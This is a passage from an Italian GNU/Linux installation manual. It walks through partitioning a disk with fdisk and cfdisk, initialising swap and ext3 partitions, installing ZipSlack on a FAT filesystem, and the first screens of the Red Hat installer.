dove basta cambiare dischetto e premere [*Invio*], a situazioni in cui la richiesta viene fatta in modo molto più appariscente, attraverso maschere a scomparsa e altri accorgimenti, come nel caso della distribuzione SuSE.

Una volta avviato il sistema di emergenza, questo può richiedere o meno di identificarsi attraverso una procedura di accesso tradizionale (il *login*). Se ciò avviene, si tratta solitamente di utilizzare il nominativo-utente '**`root`**', al quale è probabile che non sia abbinata alcuna parola d'ordine.

Da questa situazione dovrebbe essere possibile utilizzare i programmi per la definizione delle partizioni e la loro inizializzazione.

10.10.1 Preparazione manuale delle partizioni

I programmi per la definizione delle partizioni sono fondamentalmente due: '**`fdisk`**' e '**`cfdisk`**'. Il primo ha un'impostazione elementare, a riga di comando, mentre il secondo utilizza tutto lo schermo e mostra sempre la situazione che si sta componendo. Contrariamente a ciò che si potrebbe pensare, il primo è quello più adatto al principiante, perché non dà nulla per scontato, mentre il secondo presume che alcuni concetti sulle partizioni dei dischi siano chiari.

Qui viene mostrato l'uso del vecchio '**fdisk**', [6] con un esempio completo. Anche se questo programma sta scomparendo dai dischetti di emergenza delle distribuzioni, resta quello più semplice da descrivere; inoltre l'apprendimento del suo utilizzo facilita la comprensione degli altri programmi alternativi.

```
fdisk [dispositivo]
```

'**fdisk**' riceve come argomento il nome del dispositivo che si riferisce all'intero disco fisso (o disco rimovibile) dal momento che agisce proprio sulle partizioni e non all'interno di queste ultime. Supponendo di lavorare sul primo disco fisso ATA (IDE), all'interno del quale era presente una partizione Dos-FAT ridotta per fare spazio a GNU/Linux, si dovrà avviare '**fdisk**' nel modo seguente:

fdisk /dev/hda[*Invio*]

'**fdisk**' risponde mostrando un invito particolare:

```
Command (m for help)
```

'**fdisk**' accetta comandi composti da una sola lettera e per vederne un breve promemoria basta utilizzare il comando '**m**'.

m[*Invio*]

```
Command action
   a   toggle a bootable flag
   b   edit bsd disklabel
   c   toggle the dos compatiblity flag
   d   delete a partition
   l   list known partition types
   m   print this menu
   n   add a new partition
   p   print the partition table
   q   quit without saving changes
   t   change a partition's system id
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

La prima cosa da fare è accertarsi della situazione iniziale del proprio disco fisso; a questo proposito il comando '**p**' permette di visualizzare l'elenco delle partizioni esistenti:

p[*Invio*]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83     1024   474768    6  DOS 16-bit >=32M
```

Per ottenere questa situazione, di due partizioni Dos, era stato utilizzato il programma '**FIPS.EXE**': la prima delle due è la partizione Dos che resta, la seconda è vuota e verrà sostituita. Si procede quindi a eliminare la seconda partizione.

d[*Invio*]

```
Partition number (1-4):
```

2[*Invio*]

[6] **util-linux: fdisk** GNU GPL

A questo punto resta una sola partizione.

p[*Invio*]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
```

Volendo inserire una partizione di scambio si utilizza il comando '**n**' con il quale se ne crea una nuova.

n[*Invio*]

```
Command action
   e   extended
   p   primary partition (1-4)
```

In questo caso si seleziona un tipo di partizione primaria.

p[*Invio*]

```
Partition number (1-4):
```

Trattandosi della seconda partizione, si inserisce il numero due.

2[*Invio*]

Viene richiesta quindi l'indicazione del primo cilindro a partire dal quale inizierà la nuova partizione. Vengono già proposti il valore minimo e quello massimo.

```
First cylinder (83-1024):
```

83[*Invio*]

Quindi viene richiesta l'indicazione dell'ultimo cilindro, o della dimensione minima della partizione. In questo caso si richiede una dimensione minima di 32 Mibyte.

```
Last cylinder or +size or +sizeM or +sizeK (83-1024):
```

+32M[*Invio*]

Per visualizzare il risultato basta utilizzare il solito comando '**p**'.

p[*Invio*]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   83  Linux native
```

Come si vede è stata aggiunta una partizione di tipo Linux-nativa di 33264 blocchi da 1024 byte. La partizione Linux-nativa è adatta ad accogliere un file system Second-extended (Ext2 o Ext3) e non lo scambio della memoria, quindi occorre cambiare il tipo di identificazione della partizione.

t[*Invio*]

```
Partition number (1-4):
```

2[*Invio*]

```
Hex code (type L to list codes):
```

Come suggerito, conviene visualizzare l'elenco dei codici.

L[*Invio*]

```
 0  Empty            9  AIX bootable    75  PC/IX           b7  BSDI fs
 1  DOS 12-bit FAT   a  OS/2 Boot Manag 80  Old MINIX       b8  BSDI swap
 2  XENIX root      40  Venix 80286     81  Linux/MINIX     c7  Syrinx
 3  XENIX usr       51  Novell?         82  Linux swap      db  CP/M
 4  DOS 16-bit <32M 52  Microport       83  Linux native    e1  DOS access
 5  Extended        63  GNU HURD        93  Amoeba          e3  DOS R/O
 6  DOS 16-bit >=32 64  Novell Netware  94  Amoeba BBT      f2  DOS secondary
 7  OS/2 HPFS       65  Novell Netware  a5  BSD/386         ff  BBT
 8  AIX
```

Il codice di una partizione di scambio è 82_{16} e così viene indicato.

82[*Invio*]

```
Changed system type of partition 2 to 82 (Linux swap)
```

p[*Invio*]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   82  Linux swap
```

Volendo creare una nuova partizione, si procede in modo simile a quanto già visto.

n[*Invio*]

```
Command action
   e   extended
   p   primary partition (1-4)
```

Anche in questo caso si preferisce un tipo di partizione primaria.

p[*Invio*]

```
Partition number (1-4):
```

Trattandosi della terza partizione, si inserisce il numero tre.

3[*Invio*]

Viene richiesta quindi l'indicazione del primo cilindro a partire dal quale inizierà la nuova partizione. Viene già proposto l'intervallo di valori possibili.

```
First cylinder (149-1024):
```

149[*Invio*]

Quindi viene richiesta l'indicazione dell'ultimo cilindro, o della dimensione minima della partizione. In questo caso si richiede la dimensione massima indicando il numero dell'ultimo cilindro.

```
Last cylinder or +size or +sizeM or +sizeK (149-1024):
```

1024[*Invio*]

Per visualizzare il risultato basta utilizzare il solito comando '**p**'.

p[*Invio*]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   82  Linux swap
/dev/hda3          149      149     1024   441504   83  Linux native
```

Per registrare definitivamente le variazioni apportate si utilizza il comando '`w`'. Se invece si preferisce rinunciare, basta utilizzare il comando '`q`' che si limita a concludere l'esecuzione del programma annullando le operazioni svolte.

w[*Invio*]

```
The partition table has been altered!
...
Syncing disks.
...
```

In una situazione reale è molto probabile che si vogliano utilizzare più partizioni per GNU/Linux. In questo senso potrebbe essere necessario l'utilizzo di partizioni estese, all'interno delle quali collocare varie partizioni logiche. Supponendo di volere gestire la partizione '`/dev/hda3`' come estesa e di volervi collocare al suo interno due partizioni logiche per qualche scopo, si potrebbe agire nel modo che viene illustrato di seguito.

n[*Invio*]

```
Command action
   e   extended
   p   primary partition (1-4)
```

In questo caso si tratta di una partizione estesa da suddividere e il procedimento è identico a quello per la creazione di una partizione primaria.

e[*Invio*]

```
Partition number (1-4):
```

3[*Invio*]

```
First cylinder (149-1024):
```

149[*Invio*]

```
Last cylinder or +size or +sizeM or +sizeK (149-1024):
```

1024[*Invio*]

p[*Invio*]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   82  Linux swap
/dev/hda3          149      149     1024   441504    5  Extended
```

Quindi, si deve scomporre la partizione estesa. Si suppone di volere creare due partizioni logiche; una di circa 10 Mibyte e l'altra dello spazio rimanente.

n[*Invio*]

```
Command action
   l   logical (5 or over)
   p   primary partition (1-4)
```

Si deve scegliere la lettera «l», per richiedere la creazione di una partizione logica.

`l`[*Invio*]

A differenza di quanto visto per le partizioni primarie, non viene più chiesto il numero della partizione.

```
First cylinder (149-1024):
```

`149`[*Invio*]

```
Last cylinder or +size or +sizeM or +sizeK (149-1024):
```

`169`[*Invio*]

`n`[*Invio*]

```
Command action
   l   logical (5 or over)
   p   primary partition (1-4)
```

`l`[*Invio*]

```
First cylinder (170-1024):
```

`170`[*Invio*]

```
Last cylinder or +size or +sizeM or +sizeK (170-1024):
```

`1024`[*Invio*]

`p`[*Invio*]

```
Disk /dev/hda: 16 heads, 63 sectors, 1024 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot   Begin    Start      End   Blocks   Id  System
/dev/hda1   *        1        1       82    41296+   6  DOS 16-bit >=32M
/dev/hda2           83       83      148    33264   82  Linux swap
/dev/hda3          149      149     1024   441504    5  Extended
/dev/hda5          149      149      169    10552   83  Linux native
/dev/hda6          170      170     1024   430888   83  Linux native
```

10.10.2 Utilizzo di cfdisk

Dopo aver descritto il funzionamento di '**`fdisk`**' in modo abbastanza dettagliato, si può vedere rapidamente anche come funziona '**`cfdisk`**'. [7] La figura 10.1 mostra come si presenta all'avvio, partendo dalla stessa situazione iniziale vista nella presentazione di '**`fdisk`**'. Si osservi il fatto che inizialmente è evidenziato il pulsante grafico [BOOTABLE] e anche la prima voce nell'elenco delle partizioni.

[7] **util-linux: cfdisk** GNU GPL

Figura 10.1. L'aspetto di '**cfdisk**' all'avvio.

```
                                cfdisk 0.8l

                            Disk Drive: /dev/hda
              Heads: 16   Sectors per Track: 63   Cylinders: 1024

     Name        Flags     Part Type  FS Type          [Label]      Size (MB)
   ------------------------------------------------------------------------
 **  hda1        Boot       Primary   DOS FAT16 (big)  [           ]    40.33 **
     hda2                   Primary   DOS FAT16 (big)  [           ]   463.64













      >Bootable<  [ Delete ]  [  Help  ]  [Maximize]  [ Print  ]
      [  Quit  ]  [  Type  ]  [ Units  ]  [ Write  ]

                  Toggle bootable flag of the current partition
```

La selezione dei pulsanti grafici può essere fatta spostando il cursore relativo con i tasti freccia e premendo [*Invio*] quando è evidenziato quello desiderato. In alternativa, si può premere direttamente la lettera iniziale del nome di questi pulsanti. Alcune funzionalità abbinate ai pulsanti grafici, dipendono dalla voce evidenziata nell'elenco delle partizioni; in pratica, prima si posiziona la barra di selezione sulla voce desiderata e quindi si seleziona il pulsante grafico di una funzione che gli si vuole applicare. Questo ragionamento vale anche per la creazione di una partizione nuova, dal momento che si deve spostare la barra di selezione al di sotto dell'ultima voce esistente.

Si procede cancellando la seconda partizione, creando successivamente la partizione di scambio per la memoria virtuale e la partizione per il file system di GNU/Linux:

1. ci si posiziona sulla voce '**hda2**' e si selezione il pulsante grafico DELETE per cancellare la partizione relativa;
2. si lascia la barra di selezione sullo spazio vuoto e si seleziona il pulsante grafico PRIMARY, che nel frattempo è apparso (come si vede nella figura 10.2);
3. viene richiesto l'inserimento della dimensione espressa in mebibyte (simbolo: Mibyte) e si indica il valore 32, seguito da [*Invio*];
4. si cambia il tipo della partizione, selezionando il pulsante grafico TYPE e inserendo successivamente il valore 82_{16} (seguito da [*Invio*]);
5. si porta la barra di selezione sullo spazio vuoto sottostante e si seleziona il pulsante grafico PRIMARY, allo scopo di creare un'altra partizione per lo spazio rimanente (basta confermare il valore proposto dal programma).

Figura 10.2. L'aspetto di '**cfdisk**' quando è disponibile dello spazio libero nel disco.

```
                                  cfdisk 0.8l

                              Disk Drive: /dev/hda
              Heads: 16   Sectors per Track: 63   Cylinders: 1024

      Name        Flags     Part Type  FS Type          [Label]      Size (MB)
   ----------------------------------------------------------------------------
      hda1        Boot       Primary   DOS FAT16 (big)  [           ]    40.33
   ** hda2                   Pri/Log   Free Space                       463.64 **









       >Primary<  [Logical]  [Cancel ]


                           Create a new primary partition
```

Figura 10.3. L'aspetto di '**cfdisk**' alla fine.

```
                                  cfdisk 0.8l

                              Disk Drive: /dev/hda
              Heads: 16   Sectors per Track: 63   Cylinders: 1024

      Name        Flags     Part Type  FS Type          [Label]      Size (MB)
   ----------------------------------------------------------------------------
      hda1        Boot       Primary   DOS FAT16 (big)  [           ]    40.33
      hda2                   Primary   Linux Swap                        32.48
   ** hda3                   Primary   Linux ext2                       431.15 **









       >Bootable<  [ Delete ]  [  Help  ]  [Maximize]  [ Print  ]
       [  Quit  ]  [  Type  ]  [ Units  ]  [ Write  ]

                   Toggle bootable flag of the current partition
```

Il caso della creazione di una partizione estesa contenente delle partizioni logiche non viene mostrato. Tuttavia, si tenga presente che non è possibile definire esplicitamente una partizione estesa; si deve richiedere direttamente la creazione di partizioni logiche, per le quali viene predisposta automaticamente la partizione estesa necessaria a contenerle, che tra le altre cose non si vede dall'elenco delle partizioni.

10.10.3 Inizializzazione manuale delle partizioni e attivazione della memoria virtuale

In generale, la procedura che si occupa di installare la distribuzione GNU/Linux, una volta definite le partizioni, si occupa anche di inizializzarle e di attivare la memoria virtuale. In alcuni casi potrebbe essere conveniente fare tutto questo a mano. Seguendo l'esempio già visto, in cui è stata creata una partizione corrispondente al dispositivo '`/dev/hda2`' per lo scambio della memoria virtuale e un'altra partizione corrispondente al dispositivo '`/dev/hda3`' per l'installazione completa del sistema, si può procedere come viene mostrato di seguito.

Di solito conviene cominciare con le partizioni di scambio; per la loro inizializzazione si utilizza '**`mkswap`**'. [8] Per garantire che l'operazione avvenga in modo corretto, è utile aggiungere l'indicazione della dimensione in blocchi della partizione; seguendo l'esempio a cui si fa riferimento, si tratta di 33264 blocchi da 1024 byte:

`#` **`mkswap -c /dev/hda2 33264`**[*Invio*]

Se necessario (di solito quando si ha a disposizione poca memoria RAM), è possibile attivare subito la memoria virtuale, ovvero l'utilizzo di questa partizione di scambio appena creata, senza attendere che lo faccia la procedura di installazione. Ciò si ottiene attraverso il programma '**`swapon`**'.

`#` **`swapon /dev/hda2`**[*Invio*]

Dopo le partizioni di scambio, si può passare a quelle utilizzate per la realizzazione del file system, cioè quelle utilizzate per installarvi al loro interno il sistema operativo. Le partizioni di tipo Linux-nativa devono essere inizializzate attraverso il programma '**`mke2fs`**' [9] (oppure '**`mkfs.ext3`**'). L'ultimo numero indicato nella riga di comando rappresenta la dimensione in blocchi da 1024 byte. Come nel caso delle partizioni di scambio, conviene fornire questa indicazione.

`#` **`mke2fs -j -c /dev/hda3 441504`**[*Invio*]

L'inizializzazione di una partizione deve riguardare solo le partizioni primarie o quelle logiche. Non è possibile inizializzare una partizione estesa, con l'intenzione di inizializzare simultaneamente tutte le partizioni logiche.

Al termine, la partizione conterrà un file system Second-extended, in questo caso precisamente Ext3.

10.11 Riferimenti

- *Linux distributions* <*http://www.linux.org/dist/*>

[8] **util-linux: disk-utils** GNU GPL

[9] **e2fsprogs** GNU GPL

ZipSlack: una distribuzione UMSDOS

La sigla UMSDOS rappresenta un tipo di file system Unix che si inserisce al di sopra di un file system Dos-FAT preesistente. Ciò permette di gestire nella stessa partizione sia un sistema operativo Dos (e derivati) che GNU/Linux. In pratica, GNU/Linux occupa effettivamente quello che per il Dos è la directory '`C:\LINUX\`'.

Le distribuzioni GNU/Linux più diffuse permettono di rado di installare GNU/Linux in un file system del genere. Questo per motivi legati allo scarso rendimento di una tale installazione e anche per i rischi a cui si va incontro: un file system UMSDOS non ha gli accorgimenti necessari a garantire un minimo di sicurezza contro le perdite di dati e uno spegnimento sbagliato del sistema può rivelarsi disastroso.

Questi problemi, legati sostanzialmente all'utilizzo di un file system FAT, sono comunque noti anche nell'ambito Dos, tanto che il sistema di memoria cache dei dischi ('**`SMARTDRV.EXE`**' e simili) non può spingersi troppo verso alte prestazioni, proprio per evitare problemi di sicurezza. In ogni caso, la possibilità di GNU/Linux di convivere con il Dos, permette di eseguire delle installazioni di prova, per iniziare a studiare questo sistema operativo.

La distribuzione ZipSlack non è altro che una componente della distribuzione Slackware normale. Si tratta fondamentalmente di un archivio ZIP, pronto per essere estratto in un file system Dos.

11.1 Installazione

L'installazione della distribuzione ZipSlack può avvenire sia in un file system FAT16, che FAT32. Quello che serve è il programma per l'estrazione degli archivi ZIP, in grado di funzionare con il Dos. Se non si hanno altre possibilità, è disponibile Info-ZIP: <*ftp://ftp.simtel.net/pub/simtelnet/msdos/arcers/unz540x3.exe*>.

ZipSlack è costituito praticamente dal file '`zipslack/zipslack.zip`' nelle distribuzioni Slackware normali. Supponendo di disporre di un CD-ROM con la distribuzione Slackware, collocato nell'unità '`D:`', si potrebbe procedere come nell'esempio seguente:

`C:>` **`CD \`**[*Invio*]

`C:\>` **`UNZIP D:\ZIPSLACK\ZIPSLACK.ZIP`**[*Invio*]

Quello che si ottiene dovrebbe essere la directory '`C:\LINUX\`', contenente il file system UMSDOS di ZipSlack. Volendo, è possibile installare ZipSlack anche in un'altra unità Dos; la cosa importante è che l'estrazione avvenga sempre nella directory radice di quella unità.

11.2 Avvio

All'interno della directory '`\LINUX\`' che viene creata, si trova il programma '**`LOADLIN.EXE`**', lo script '**`LINUX.BAT`**' e il kernel '`VMLINUZ`'. È sufficiente avviare lo script '**`LINUX.BAT`**' per ottenere l'avvio successivo del sistema GNU/Linux installato in questo modo; ma prima occorre ritoccare qualcosa al suo interno.

Nell'istruzione con la quale si avvia '**`LOADLIN.EXE`**', occorre sistemare l'opzione che definisce la partizione all'interno della quale si trova il file system principale. In pratica, si tratta di osservare ciò che appare come: '**`root=/dev/`**...'. Si dovrà indicare il dispositivo corrispondente all'unità Dos in cui si trova la directory '`\LINUX\`'; per esempio, se si tratta della prima partizione del primo disco ATA (IDE), si tratterà di scrivere '**`root=/dev/hda1`**'.

Una volta predisposto lo script '**LINUX.BAT**', sarà sufficiente il comando

```
C:\> \LINUX\LINUX[ Invio ]
```

per avviare GNU/Linux. Tuttavia, è necessario avere l'accortezza di non farlo mentre si sta lavorando con MS-Windows: occorre ricordarsi di tornare al Dos, o di riavviare in modalità Dos.

11.3 Configurazione e accessori

La configurazione di questo sistema GNU/Linux è quasi del tutto manuale, secondo la tradizione della distribuzione Slackware. È disponibile eventualmente '**netconfig**' per configurare l'interfaccia di rete e '**pppconfig**' per configurare una connessione PPP attraverso la linea commutata.

È possibile installare altro software, attraverso i pacchetti normali della distribuzione Slackware. Per questo si può utilizzare lo script '**installpkg**', esattamente come si può fare nella distribuzione Slackware normale.

Infine, si può utilizzare ZipSlack anche in condizioni di memoria centrale ridotta, attivando la memoria virtuale, utilizzando un file. Per questo è disponibile l'archivio '`zipslack/fourmeg.zip`', che viene estratto nello stesso modo di quello principale, predisponendo automaticamente un file di scambio per la memoria virtuale.

Installazione di una distribuzione Red Hat o di una sua derivata

La distribuzione GNU/Linux Red Hat dispone di un manuale molto dettagliato sulla procedura di installazione, che affronta tutti gli aspetti di questa operazione. In questo capitolo si vuole dare una visione del procedimento, tenendo conto che da una versione all'altra e da una distribuzione derivata all'altra, le cose sono differenti.

> Ci sono distribuzioni che «derivano» dalla Red Hat in quanto utilizzano il formato RPM, *Red Hat package manager*, per gli archivi dei loro pacchetti, ma che non condividono la stessa procedura di installazione. Qui si fa riferimento invece a quelle distribuzioni che riutilizzano in qualche modo l'organizzazione della distribuzione Red Hat.

In generale si fa riferimento a un elaboratore che dispone di un lettore CD-ROM di tipo ATAPI (IDE), che viene usato proprio per l'installazione da CD.

12.1 Organizzazione

Con le distribuzioni derivate direttamente da Red Hat si devono preparare uno o due dischetti per avviare il sistema la prima volta quando si vuole installare GNU/Linux nel disco fisso. I dischetti si preparano a partire dai file-immagine, come è stato mostrato nel capitolo 10 (la sezione 10.5.1).

Il file-immagine da cui si parte è '`boot.img`', collocato normalmente nella directory '`images/`'. Quando si installa a partire da una copia della distribuzione su CD-ROM e si dispone di un lettore ATAPI (IDE), basta solo questo dischetto.

Il programma di installazione delle distribuzioni derivate direttamente dalla Red Hat utilizza una sorta di interfaccia grafica basata su una matrice di caratteri. In questo senso, il programma mostra informazioni e richieste utilizzando degli elementi tipici degli ambienti grafici, che devono essere gestiti dall'utente attraverso la tastiera. Nello stesso tempo, sono disponibili diverse console virtuali, organizzate in modo da facilitare il compito di chi installa questa distribuzione.

Con questo programma, appare generalmente un cursore, o una zona evidenziata, che rappresenta un'opzione attiva o semplicemente la posizione corrente a cui possono fare riferimento i comandi della tastiera. Si possono utilizzare i comandi seguenti per la navigazione e la selezione:

- i tasti freccia spostano il cursore nella direzione della freccia;
- il tasto [*Tab*] e la combinazione [*Alt+Tab*] permettono di passare da un elemento all'altro (rispettivamente in avanti e indietro);
- per selezionare un pulsante grafico occorre posizionare il cursore sul tasto stesso e quindi premere la [*barra spaziatrice*], oppure [*Invio*];
- per selezionare una voce da una lista, occorre posizionare il cursore sulla voce desiderata e successivamente si deve premere [*Invio*];
- per selezionare o deselezionare una casella di selezione (*check box*), si deve posizionare il cursore sulla casella desiderata e premere la [*barra spaziatrice*].

In quasi tutti i punti della procedura di installazione è possibile rinunciare a una o più scelte fatte, ritornando sui propri passi. Questa facoltà è abbinata generalmente alla selezione dei pulsanti grafici CANCEL o PREVIOUS.

L'installazione avviene utilizzando automaticamente la prima console virtuale e se tutto procede normalmente non c'è alcun bisogno di utilizzare le altre. Tuttavia, quando succedono imprevisti, specialmente quando si vuole eseguire un'installazione che va al di fuori dei canoni tradizionali, le informazioni su ciò che avviene possono essere di grande aiuto. La tabella elenca l'uso che viene fatto delle console virtuali da parte del sistema di installazione della distribuzione Red Hat.

Tabella 12.1. Console virtuali utilizzate dal sistema di installazione.

Console	Combinazione tasti	Descrizione
1	[*Alt+F1*]	Interazione con il programma grafico di installazione.
2	[*Alt+F2*]	Una shell di emergenza.
3	[*Alt+F3*]	Messaggi diagnostici del programma di installazione.
4	[*Alt+F4*]	Messaggi diagnostici di sistema.
5	[*Alt+F5*]	Altri tipi di messaggi diagnostici.

È il caso di sottolineare che la seconda console virtuale, quella che mette a disposizione una shell di emergenza, potrebbe non essere disponibile immediatamente.

Il kernel utilizzato nei dischetti di avvio per l'installazione della distribuzione è di tipo modulare. Di conseguenza, si possono incontrare difficoltà quando si dispone di hardware non comune. In questi casi, durante la fase di installazione, occorre indicare le caratteristiche di questo hardware, se il sistema non è già in grado di riconoscerlo. In pratica, si utilizzano una serie di moduli per il kernel che vengono attivati solo quando si presenta la necessità. L'attivazione dei moduli può creare qualche problema di fronte a dispositivi che non vengono riconosciuti automaticamente. In tal caso occorre dare qualche indicazione attraverso dei parametri.

La primissima fase dell'installazione è quella più delicata: serve a raggiungere i file della distribuzione da installare. Solo quando si supera questo passaggio è disponibile la shell nella seconda console virtuale.

12.2 Prima fase dell'installazione

Come si è già accennato all'inizio del capitolo, si vuole mostrare come procede l'installazione nella situazione più semplice che si possa presentare: un elaboratore i386 con disco fisso ATA (IDE) e un lettore CD-ROM ATAPI. Vengono escluse volutamente le possibilità di avviare l'installazione a partire dal sistema operativo Dos o attraverso l'avvio del CD-ROM stesso (per quanto queste siano comunque possibili); inoltre non viene affrontato il problema delle interfacce PCMCIA.

Figura 12.1. L'avvio dell'installazione.

```
                                  Welcome!

    o To install or upgrade a system, press the <ENTER> key.

    o To enable the expert mode, type expert <ENTER>. Press <F3> for
      more information about expert mode.

    o This disk can no longer be used as a rescue disk. Press <F4> for
      information on the new rescue disk.

    o Use the function key listed below for help with all topics.

    [F1-Main] [F2-General] [F3-Expert] [F4-Rescue] [F5-Kickstart] [F6-Kernel]
    boot:
```


Si inizia avviando il sistema con il dischetto di avvio (quello ottenuto dal file '`images/boot.img`'). Sono disponibili diverse possibilità per l'installazione e si possono leggere alcuni file di guida premendo i tasti [*F1*], [*F2*], ecc. In situazioni normali basta premere [*Invio*] per iniziare.

12.2.1 Linguaggio

La prima richiesta che viene fatta è di decidere il linguaggio utilizzato dal programma di installazione. Non ha niente a che vedere con il risultato finale dell'installazione. Benché la traduzione in italiano sia ragionevolmente buona, qui si mostra l'installazione in inglese.


Si seleziona il linguaggio spostando il cursore sull'elenco, attraverso l'uso dei tasti freccia. Una volta evidenziato il nome del linguaggio desiderato, basta confermare premendo la [*barra spaziatrice*] o [*Invio*].

Figura 12.2. La scelta del linguaggio durante l'installazione.

```
.--------| Choose a Language |---------.
|                                      |
| What language should be used during  |
| the installation process?            |
|                                      |
|        English                       |
|        Czech                         |
|        Danish                        |
|        Finnish                       |
|        French                        |
|        German                        |
|        Italian                       |
|        Norwegian                     |
|                                      |
|               .----.                 |
|               | Ok |                 |
|               '----'                 |
|                                      |
'--------------------------------------'
```

12.2.2 Mappa della tastiera

È importante disporre di una tastiera configurata correttamente già in fase di installazione. Per questo, viene richiesta subito la sua selezione. Si possono usare i tasti freccia per spostare il cursore lungo l'elenco di tastiere; così facendo si potrà indicare quella italiana ('**`it`**'). Una volta evidenziata, basta premere [*Invio*], corrispondente alla selezione del pulsante grafico `OK`.


Figura 12.3. La scelta della mappa della tastiera.

```
Configure Keyboard

What type of keyboard do you have?

      ru2
      se-latin1
      sf-latin1
      sf
      sg-latin1-lk450
      sg-latin1
      sg
      slovene
      uk
      us-prokey
      us

   Ok            Cancel
```

La selezione della tastiera farà in modo che, da quel momento in poi, la tastiera risulti configurata secondo la mappa scelta, mantenendo questa impostazione anche nell'installazione finale di GNU/Linux.

12.2.3 Scelta dell'origine della distribuzione

Come è stato spiegato, si vuole mostrare l'installazione a partire da una copia su CD-ROM, a cui si accede attraverso un lettore ATAPI. In queste condizioni, il programma di installazione non ha bisogno d'altro, altrimenti, se si tratta di un'unità con scheda proprietaria, o SCSI, occorre dare al programma delle indicazioni aggiuntive, in modo che possa caricare opportunamente il modulo del kernel che risulta necessario.

Figura 12.4. La scelta della fonte dell'installazione. L'elenco dipende dal tipo di dischetto di avvio utilizzato.

```
.----| Installation Method |----.
|                               |
| What type of media contains   |
| the packages to be installed? |
|                               |
|          Local CDROM          |
|          Hard drive           |
|                               |
|      .----.        .------.   |
|      | Ok |        | Back |   |
|      '----'        '------'   |
|                               |
'-------------------------------'
```

Per selezionare un'installazione da CD-ROM locale, basta che la voce corrispondente, `Local CDROM`, sia evidenziata prima di premere [*Invio*].

12.2.4 Installazione o aggiornamento

